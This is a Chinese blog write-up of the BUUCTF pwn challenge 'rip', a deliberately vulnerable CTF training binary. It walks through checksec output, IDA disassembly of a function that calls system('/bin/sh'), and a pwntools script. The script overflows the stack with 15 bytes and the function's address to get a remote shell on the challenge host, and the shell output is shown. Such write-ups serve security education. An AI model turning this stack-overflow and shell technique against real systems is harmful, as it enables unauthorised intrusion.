

# BUUCTF pwn rip

原创

VN's king 于 2021-11-03 23:03:14 发布 95 收藏

文章标签: [python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_55190422/article/details/121132660](https://blog.csdn.net/weixin_55190422/article/details/121132660)

版权

现在开始是记录我个人对BUU上PWN题的刷题记录。

The screenshot shows the BUUCTF challenge page for 'rip 1'. At the top, there's a title bar with '题目' and '解题快手榜'. The challenge name 'rip 1' is prominently displayed. Below it, the OS is identified as 'Ubuntu 18'. A download button for 'pwn1' is visible. The '靶机信息' (Target Machine Info) section shows a remaining time of 10022s and the URL 'node4.buuoj.cn:29663'. There are three buttons: '销毁靶机' (Destroy Target Machine), '靶机续期' (Extend Target Machine), and '已解锁' (Unlocked). At the bottom, there's a 'Flag' input field and a '提交' (Submit) button. The interface is clean and modern, with a dark blue sidebar on the right.

首先是一个ELF文件, 放到Linux里面来看。

首先老套路checksec一下

```
root@ccl-virtual-machine:/home/ccl/桌面# cd BUUCTF
root@ccl-virtual-machine:/home/ccl/桌面/BUUCTF# checksec pwn1
[*] '/home/ccl/桌面/BUUCTF/pwn1'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x400000)
RWX: Has RWX segments
```

CSDN @VN's king

接着我们将这个文件放到IDA中静态分析、

shift F12 一下看看敏感字段

.rodata:00000000...	0000000D	C	please input
.rodata:00000000...	0000000A	C	ok,bye!!!
.rodata:00000000...	00000008	C	/bin/sh
.eh_frame:000000...	00000006	C	;"3\$\"

CSDN @VN's king

我们发现里面有个系统调用函数。我们查看下汇编代码

```
.text:0000000000401186  
.text:0000000000401186 public fun  
.text:0000000000401186 fun proc near  
.text:0000000000401186 push rbp  
.text:0000000000401187 mov rbp, rsp  
.text:000000000040118A lea rdi, command ; "/bin/sh"  
.text:0000000000401191 call _system  
.text:0000000000401196 nop  
.text:0000000000401197 pop rbp  
.text:0000000000401198 retn  
.text:0000000000401198 fun endp  
.text:0000000000401198 ; -----  
.text:0000000000401199 align 20h  
.text:00000000004011A0 ; ===== S U B R O U T I N E =====  
.text:00000000004011A0  
.text:00000000004011A0 public __libc_csu_init  
.text:00000000004011A0 __libc_csu_init proc near ; DATA XREF: _start+16↑  
.text:00000000004011A0 push r15  
.text:00000000004011A2 mov r15, rdx  
.text:00000000004011A5 push r14  
.text:00000000004011A7 mov r14, rsi  
.text:00000000004011AA push r13  
.text:00000000004011AC mov r13d, edi  
.text:00000000004011AF push r12  
.text:00000000004011B1 lea r12, __frame_dummy_init  
00001186 0000000000401186: fun
```

CSDN @VN's king

The screenshot shows the IDA Pro interface. On the left, the 'Function List' window is open, displaying a list of functions with their names, segments, and starting addresses. The 'main' function is highlighted. On the right, the 'Pseudocode' window shows the stack frame for the 'main' function, including the stack pointer and various registers. The stack is shown as a series of memory addresses and their contents, with some values being undefined or zero.

CSDN @VN's king


我们查看Stack of main 视图发现只要存入15个字节就可以返回fun函数

所以payload:

```
from pwn import *
p = remote('node4.buuoj.cn', 29663)
buf = 'a' * 15 + p64(0x401186).decode('unicode_escape')

p.sendline(buf)

p.interactive()
```



```
ccl@ccl-virtual-machine:~/桌面/BUUCTF$ python 1.py
[+] Opening connection to node4.buuoj.cn on port 29663: Done
1.py:14: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See
https://docs.pwntools.com/#bytes
  p.sendline(buf_1)
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
```

payload即可然后cat flag

运行我们的